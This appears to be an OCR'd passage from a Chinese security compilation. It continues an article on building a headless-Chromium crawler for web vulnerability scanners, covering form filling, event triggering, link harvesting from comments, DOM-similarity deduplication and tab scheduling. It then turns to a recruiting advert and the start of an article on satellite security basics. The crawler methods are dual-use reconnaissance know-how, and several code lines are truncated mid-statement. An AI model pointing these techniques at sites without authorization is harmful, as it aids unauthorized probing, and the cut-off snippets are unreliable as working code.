在解决了前端的导航请求问题之后，处理后端重定向响应就很简单了。当后端重定向响应的 body 中不包含内容，则跟随跳转或者返回 location 的值然后退出。如果后端重定向响应的 body 中含有内容，则无视重定向，渲染 body 内容，并返回 location 的值。



目前 puppeteer 并没有拦截修改响应的接口，所以这需要我们思考如何手动完成这个操作。具体方法不再赘述，思路是用 requests 等库请求该 url，并用 `request.respond` 手动设置响应状态码为 200。

14.5 0x04 表单处理

过去静态爬虫通过解析 form 节点手动构造 POST 请求，放到现在已经显得过时。越来越复杂的前端处理逻辑，从填写表单到发出 POST 请求，期间会经过复杂的 JS 逻辑处理，最后得到的请求内容格式和静态构造的往往差别较大，可以说静态爬虫现在几乎无法正确处理表单的提交问题。

所以我们必须模拟正常的表单填写以及点击提交操作，从而让 JS 发送出正确格式的请求。

14.5.1 表单填充

填充数据虽然很简单，但需要考虑各种不同的输入类型，常见的输入类型有：text、email、password、radio、file、textarea、hidden 等等。我们分为几种类型来单独说明需要注意的问题。

文本

这部分包括 text、mail、password 等只需要输入文本的类型，处理较为简单，综合判断 id 、name 、class 等属性中的关键字和输入类型来选择对应的填充文本。如包含 mail 关键字或者输入类型为 email，则填充邮箱地址。如果包含 phone、tel 等关键字或输入类型为 tel，则填充手机号码。具体不再赘述。

选择

这部分包括 radio、checkbox 和 select,前面两个比较简单,找到节点后调用 elementHandle.click() 方法即可，或者直接为其设置属性值 checked=true。

对于 select 稍微复杂一些，首先找到 select 节点，获取所有的 option 子节点的值，然后再选择其中一个执行 page.select(selector, ...values) 方法。示例代码如下：

```
def get_all_options_values_js():
    return """
        function get_all_options_values_sec_auto (node) {
            let result = [];
            for (let option of node.children) {
                let value = option.getAttribute("value");
                if (value)
                    result.push(value)
            }
            return result;
        }
    """


async def fill_multi_select():
    select_elements = await page_handler.querySelectorAll("select")
    for each in select_elements:
        random_str = get_random_str()
        # 添加自定义属性 方便后面定位
        await page_handler.evaluate("(ele, value) => ele.setAttribute('sec_auto_select', value
        attr_str = "sec_auto_select="%s"" % random_str
        attr_selector = "select[%s]" % attr_str
```

```
        value_list = await page_handler.querySelectorEval(attr_selector, get_all_options_value
        if len(value_list) > 0:
            # 默认选择第一个
            await page_handler.select(attr_selector, value_list[0])
```

文件

表单中常见必须要求文件上传文件，有时 JS 还限制了上传的文件后缀和文件类型。我们无法覆盖所有的文件类型情况，但可以准备几种常见的文件类型，如：`png`、`doc`、`xlsx`、`zip` 等。当然，对于一些简单的限制，我们还是可以去掉的，比如找到文件上传的 dom 节点并删除 `accept` 和 `required` 属性：

```
input_node.removeAttribute('accept');
input_node.removeAttribute('required');
```

这样可以尽可能的让我们的文件上传成功。

这里有个问题需要注意一下，在过去版本的 `Chromium` headles 模式下上传文件时，`request intercept` 抓取到的 postData 内容将为空，这是个 Chromium 的 BUG，官方在新版本已经修复了这个问题，请在开发时避开相应的版本。

14.5.2 表单提交

提交表单也有一些需要注意的问题，直接点击 form 表单的提交按钮会导致页面重载，我们并不希望当前页面刷新，所以除了 Hook 住前端导航请求之外，我们还可以为 form 节点设置 target 属性，指向一个隐藏的 iframe。具体操作的话就是新建隐藏 iframe 然后将 form 表单的 target 指向它即可，我在这里就不赘述了。

要成功的提交表单，就得正确触发表单的 submit 操作。不是所有的前端内容都有规范的表单格式，或许有一些 form 连个 button 都没有，所以这里有三种思路可供尝试，保险起见建议全部都运行一次：

在 form 节点的子节点内寻找 `type=submit` 的节点，执行 `elementHandle.click()` 方法。


直接对 form 节点执行 JS 语句：`form.submit()`，注意，如果 form 内有包含属性值 `name=submit` 的节点，将会抛出异常，所以注意捕获异常。

在 form 节点的子节点内寻找所有 button 节点，全部执行一次 `elementHandle.click()` 方法。因为我们之前已经重定义并锁定了表单重置函数，所以不用担心会清空表单。

这样，绝大部分表单我们都能触发了。

14.6 0x05 事件触发

关于事件触发这部分其实有多种看法，我在这里的观点还是觉得应该去触发所有已注册的事件，并且，除了允许自身的冒泡之外，还应该**手动进行事件传递**，即对触发事件节点的子节点继续触发事件。当然，为了性能考虑，你可以将层数控制到三层，且对兄弟节点随机选择一个触发。简单画图说明：



ID 为 parent 的节点存在 onclick 的内联事件，对其子节点，同一层随机选择一个触发。上图中彩色为触发的节点。

> 事件冒泡是指向父节点传递，事件传递指向子节点传递，遗憾的是我在 **CustomEvent** 中没有找到传递方式指定为事件传递的参数选项，所以简单手动实现。

14.6.1 内联事件

对于内联事件，因为无法通过 Hook 去收集注册事件，所以需要查询整个 DOM 树，找出包含关键字属性的节点，常见的内联事件属性如下：

```
inline_events = ["onabort", "onblur", "onchange", "onclick", "ondblclick", "onerror","onfocus"
```

然后遍历每个事件名，找出节点并自定义触发事件：

```
def get_trigger_inline_event_js():
    return """
        async function trigger_all_inline_event(nodes, event_name) {
            for (let node of nodes) {
                let evt = document.createEvent('CustomEvent');
                evt.initCustomEvent(event_name, false, true, null);
                try {
                    node.dispatchEvent(evt);
                }
```

```
                catch {}
            }
        }
    """

for event_name in ChromeConfig.inline_events:
    await self.page_handler.querySelectorAllEval("[%s]" % event_name, get_trigger_inline_event
```

至于 DOM 事件，将收集到的事件依次触发即可，不再赘述。

14.7 0x06 链接收集

除了常见的属性 src 和 href，还要收集一些如 data-url 、longDesc、lowsrc 等属性，以及一些多媒体资源 URI。以收集 src 属性值举例：

```
def get_src_or_href_js():
    return """
        function get_src_or_href_sec_auto(nodes) {
            let result = [];
            for (let node of nodes) {
                let src = node.getAttribute("src");
                if (src) {
                    result.push(src)
                }
            }
            return result;
        }
    """

links = await page_handler.querySelectorAllEval("[src]", get_src_or_href_js())
```

当然这里你也可以使用 TreeWalker。

同时在拼接相对 URL 时应该注意 base 标签的值。

```
<HTML>
 <HEAD>
   <TITLE>test</TITLE>
   <BASE href="http://www.test.com/products/intro.html">
```

```
 </HEAD>


 <BODY>
   <P>Have you seen our <A href="../cages/birds.gif">Bird Cages</A>?
 </BODY>
</HTML>
```

相对 url "../cages/birds.gif" 将解析为 http://www.test.com/cages/birds.gif。

14.7.1 注释中的链接

注释中的链接一定不能忽略，我们发现很多次暴露出存在漏洞的接口都是在注释当中。这部分链接可以用静态解析的方式去覆盖，也可以采用下面的代码获取注释内容并用正则匹配：

```
comment_elements = await page_handler.xpath("//comment()")


for each in comment_elements:
    if self.page_handler.isClosed():
        break
    # 注释节点获取内容 只能用 textContent
    comment_content = await self.page_handler.evaluate("node => node.textContent", each)
    # 自定义正则内容 regex_comment_url
    matches = regex_comment_url(comment_content)
    for url in matches:
        print(url)
```

14.8 0x07 去重

说实话这部分是很复杂的一个环节，从参数名的构成，到参数值的类型、长度、出现频次等，需要综合很多情况去对 URL 进行去重，甚至还要考虑 RESTful API 设计风格的 URL，以及现在越来越多的伪静态。虽然我们在实践过程中经过一些积累完成了一套规则来进行去重，但由于内容繁琐实在不好展开讨论，且没有太多的参考价值，这方面各家都有各自的处理办法。但归结起来，单靠 URL 是很难做到完美的去重，好在漏洞扫描时即使多一些重复 URL 也不会有太大影响，最多就是扫描稍微慢了一点，其实完全可以接受。所以在这部分不必太过纠结完美，实在无法去重，设定一个阈值兜底，避免任务数量过大。

但如果你对 URL 的去重要求较高，同时愿意耗费一些时间并有充足的存储资源，那么你可以结合响应内容，利用网页的**结构相似度**去重。

14.8.1 结构相似度

一个网页主要包含两大部分：网页结构和网页内容。一些伪静态网页的内容可能会由不同的信息填充，但每个网页都有自己独一无二的结构，结构极其相似的网页，多半都属于伪静态页面。每一个节点它的节点名、属性值、和父节点的关系、和子节点的关系、和兄弟的关系都存在特异性。节点的层级越深，对整个 DOM 结构的影响越小，反之则越大。同级的兄弟节点越多，对 DOM 结构的特异性影响也越小。可以根据这些维度，对整个 DOM 结构进行一个特征提取，设定不同的权值，同时转化为特征向量，然后再对两个不同的网页之间的特征向量进行相似度比较（如伪距离公式），即可准确判断两个网页的结构相似度。

这方面早已有人做过研究，百度 10 年前李景阳的专利《网页结构相似性确定方法及装置》就已经很清楚的讲述了如何确定网页结构相似性。全文通俗易懂，完全可以自动手动实现一个简单的程序去判断网页结构相似度。整体不算复杂，希望大家自己动手实现。

大量网页快速相似匹配

这里我想讲一下，在已经完成特征向量提取之后，面对庞大的网页文档，如何做到**在大量存储文档中快速搜索和当前网页相似的文档**。这部分是基于我自己的摸索，利用 ElasticSearch 的搜索特性而得出的**简单方法**。

首先,我们在通过一系列处理之后,将网页结构转化为了特征向量,比如请求 `https://www.360.cn/`的网页内容经过转化后，得到了维数为键，权值为值的键值对，即特征向量：

```
{
    5650: 1.0,
    5774: 0.196608,
    5506: 0.36,
    2727: 0.157286,
    1511: 0.262144,
    540: 0.4096,
    1897: 0.4096,
    972: 0.262144,
    ... ...
}
```

一般稍微复杂点的网页全部特征向量会有数百上千个，在大量的文档中进行遍历比较几乎不可能，需要进行压缩，这里使用最简单的维数**取余**方式，将维数压缩到 100 维，之后再对值进行离散化变成整数：

```
{ 50: 13, 75: 8, 92: 18, 33: 12, 2: 15, 86: 10, 9: 9, 95: 10, 55: 14, 42: 12, 35: 15, 82: 10,
```

现在，我们得到了一个代表 360 主站网页结构的 100 维**模糊特征向量**，由 0-99 为键的整数键值对组成，接下来，我们按照键的大小顺序排列，组成一个空格分割的字符串：

```
0:2 1:10 2:15 3:9 4:4 5:7 6:10 7:15 8:11 9:9 10:16 11:4 12:12 ... ...
```

最后我们将其和网页相关内容本身一起存入 ElasticSearch 中，同时对该向量设置分词为 whitespace：

```
"fuzz_vector": {
    "type": "text",
    "analyzer": "whitespace"
}
```

这样，我们将模糊特征向量保存了下来。当新发现一个网页文档时，如何查找?

首先我们需要明白，这个 100 维特征向量就代表这个网页文档的结构，相似的网页，在相同维数上的权值是趋于相同的（因为我们进行了离散化），所以，如果我们能计算两个向量在相同维数上权值相同的个数，就能大致确定这两个网页是否相似!

举个例子,对于安全客的两篇文章,https://www.anquanke.com/post/id/178047 和 https://www.anquanke.c，我们分别进行以上操作，可以得到以下的两组向量：

```
0:6 1:5 2:3 3:7 4:5 5:1 6:9 7:2 8:4 9:6 10:4 11:4 12:6 13:2 14:10 15:10 16:8 ...
```

```
0:6 1:6 2:3 3:7 4:5 5:1 6:9 7:2 8:3 9:6 10:4 11:4 12:6 13:2 14:10 15:8 16:8 ...
```

相同的键值对占到了 **70** 个，说明大部分维度的 DOM 结构都是相似的。通过确定一个阈值（如 30 或者 50），找出相同键值对大于这个数的文档即可。一般会得到**个位数**的文档，再对它们进行完整向量的相似度计算，即可准确找出和当前文档相似的历史文档。

那么如何去计算两个字符串中相同词的个数呢? 或者说，如果根据某个阈值筛选出符合要求的文档呢? 答案是利用 ElasticSearch 的 match 分词匹配。

```
"query": {
    "match": {
        "fuzz_vector": {
            "query": "0:6 1:5 2:3 3:7 4:5 5:1 6:9 7:2 8:4 ... ...",
            "operator": "or",
            "minimum_should_match": 30
        }
    }
}
```

以上查询能快速筛选出相同键值对个数为 30 及以上的文档，这种分词查询对于亿级文档都是毫秒返回。


14.9 0x08 任务调度

我这里谈论的任务调度并不是指链接的去重以及优先级排列，而是具体到单个 browser 如何去管理对应的 tab，因为 Chromium 的启动和关闭代价非常大，远大于标签页 Tab 的开关，并且如果想要将 Chromium 云服务化，那么必须让 browser 长时间驻留，所以我们在实际运行的时候，应当是在单个 browser 上开启多个 Tab，任务的处理都在 Tab 上进行。

那么这里肯定会涉及到 browser 对 Tab 的管理，如何动态增减？我使用的是 `pyppeteer`，因为 CDP 相关操作均是**异步**，那么对 Tab 的动态增减其实就等价于**协程任务**的动态增减。

首先，得确定单个 browser 允许同时处理的最大 Tab 数，因为单个 browser 其实就是一个进程，而当 Tab 数过多时，维持了过多的 websocket 连接，当你的处理逻辑较复杂，单个进程的 CPU 占用就会达到极限，相关任务会阻塞，效率下降，某些 Tab 页面会超时退出。所以单个的 browser 能同时处理的 Tab 页面必须控制到一定的阈值，这个值可以根据观察 CPU 占用来确定。

实现起来思路很简单，创建一个事件循环，判断当前事件循环中的任务数与最大阈值的差值，往其中新增任务即可。同时，因为开启事件循环后主进程阻塞，我们监控事件循环的操作也必须是异步的，办法就是创建一个任务去往自身所在的事件循环添加任务。



当然，真实的事件循环并不是一个图中那样的顺序循环，不同的任务有不同占用时间以及调用顺序。

示例代码如下：

```
import asyncio



class Scheduler(object):
    def __init__(self, task_queue):
        self.loop = asyncio.get_event_loop()
        self.max_task_count = 10
        self.finish_count = 0
        self.task_queue = task_queue
        self.task_count = len(task_queue)

    def run(self):
        self.loop.run_until_complete(self.manager_task())

    async def tab_task(self, num):
        print("task {num} start run ... ".format(num=num))
        await asyncio.sleep(1)
        print("task {num} finish ... ".format(num=num))
        self.finish_count += 1

    async def manager_task(self):
        # 任务队列不为空 或 存在未完成任务
        while len(self.task_queue) != 0 or self.finish_count != self.task_count:
            if len(asyncio.Task.all_tasks(self.loop)) - 1 < self.max_task_count and len(self.t
                param = self.task_queue.pop(0)
                self.loop.create_task(self.tab_task(param))
            await asyncio.sleep(0.5)



if __name__ == '__main__':
    Scheduler([1, 2, 3, 4, 5]).run()
```

运行结果如下：

```
task 1 start run ...
task 2 start run ...
task 1 finish ...
task 3 start run ...
task 2 finish ...
task 4 start run ...
task 3 finish ...
task 5 start run ...
task 4 finish ...
task 5 finish ...

Process finished with exit code 0   安全客 ( www.anquanke.com )
```

Chromium 的相关操作必须在主线程完成，意味着你无法通过多线程去开启多个 Tab 和 browser。

14.10 0x09 结语

关于爬虫的内容上面讲了这么多依旧没有概括完，调度关系到你的效率，而本文内容中的细节能够决定你的爬虫是否比别人发现更多链接。特别是扫描器爬虫，业务有太多的 case 让你想不到，需要经历多次的漏抓复盘才能发现更多的情况并改善处理逻辑，这也是一个经验积累的过程。如果你有好的点子或思路，非常欢迎和我交流!

微博：[@9ian1i](https://github.com/9ian1i)

14.11 0x10 参考文档

[@fate0](https://github.com/fate0)：[爬虫基础篇Web 漏洞扫描器]，[爬虫 JavaScript 篇Web 漏洞扫描器]，[爬虫调度篇Web 漏洞扫描器] [@Fr1day](https://github.com/Fr1day)：浅谈动态爬虫与去重，浅谈动态爬虫与去重 (续) @ 猪猪侠：《WEB2.0 启发式爬虫实战》`https://peter.sh/experiments/chromium-command-line-switches/` `https://miyakogi.github.io/pyppeteer/`

14.12 关于我们

14.12.1 360 0Kee Team

360 0Kee Team 隶属于 360 信息安全部，团队成员专注于 WEB 安全相关研究，在攻防领域拥有多年资深经验，致力于保护内部安全和业务安全，抵御外部恶意网络攻击，并逐步形成了一套自己的安全防御体系，积累了丰富的安全运营和对突发安全事件应急处理经验，建立起了完善的安全应急响应系统，对安全威胁做到早发现，早解决，为安全保驾护航。

OPPO 安全应急响应中心
OPPO Security Response Center

oppo

OPPO安全应急响应中心（OPPO Security Response Center，简称OSRC），是致力于保障OPPO用户、业务和产品等安全，促进与安全专家的合作与交流，而建立的漏洞收集及响应平台。

单个漏洞奖金高达1w

- 内容安全策略专家
- 安全合规测试工程师
- 高级数据安全工程师
- 高级业务安全工程师
- 高级IoT安全工程师
- 高级安全运营工程师
- Android安全攻防工程师
- 高级Android安全工程师
- 高级WEB安全工程师
- 高级算法工程师（安全方向）
- 高级互联网安全标准工程师
- 高级Android安全开发工程师
- 高级Linux c/c++工程师（安全平台）
- 高级Java开发工程师（安全平台）

招聘详情
Careers

微信公众号
WeChat Subscription Account

OSRC

卫星安全研究有关的基础知识


作者：OpenATS

原文链接：https://www.freebuf.com/articles/wireless/202493.html

卫星黑客很多人感觉很酷，电视的媒体会报道一些有关火箭、卫星方面的东西，在我们的印象中，卫星属于人类的高科技。那么从黑客角度出发，入侵卫星就成了很多人梦寐以求甚至仰望、崇拜的地位，这个是情有可原。但卫星安全问题真的不像有的人吹嘘的那么容易，目前国内这个领域还算是空白。之前我有发布过跟卫星安全有关的文章，但真正能看懂，能学到东西的人少之又少，而评论区更是尴尬，似乎人们都把重心偏向了那些虚伪的东西。其实跟卫星相关的知识多并且复杂，需要很多方面都要涉及。


15.0.1 前文回顾：

探究卫星有关的安全问题



今天这篇文章，我来给大家普及一下卫星有关的基础知识。因为你想了解这个领域有关的东西，基础知识是必不可少的。大部分人感觉，黑掉卫星仅仅靠自己的技术足够厉害，通过网络就可以搞定，实际上远非如此。然而卫星有关的技术非常多，我不能在一篇文章里把所有的技术都给讲全，只是简单介绍一下基础，我尽量不放数学公式，希望大家都能看得懂。

可能都知道卫星很贵，但很多人都没有真正了解到一颗卫星有多贵。卫星项目从立项后，就开始了昂贵的过程。研发需要许多专业的技术专家来组成，进行系统的架构设计、论证等工作。技术完成了论证就需要购买昂贵的硬件，这个方面是真的昂贵，可能搞硬件的应该了解，包括 FPGA 等相关的芯片是很重要的，而卫星由于在地球的大气层外，无法受到大气层的保护，卫星的温差非常大，面向阳光的一面能达到 100 多摄氏度，而背向阳光的一面又可达零下 100 多摄氏度，温差可达 200 多度。还有来自外太空的电磁辐射等许多因素，导致了很多普通的电子原件是无法在卫星上正常工作的。电子元器件需要采用宇航级，也是使用环境最苛刻的器件。而卫星整体架构需要对内部的元器件进行保护，提供舒适的温度环境才能正常工作。所以就需要设计一套恒温系统，来保证卫星的电子设备正常运行。卫星的射频链路都采用损耗较少防干扰的材料，后续还要租用频率、发射、运营、地面站等等，成本非常高昂。



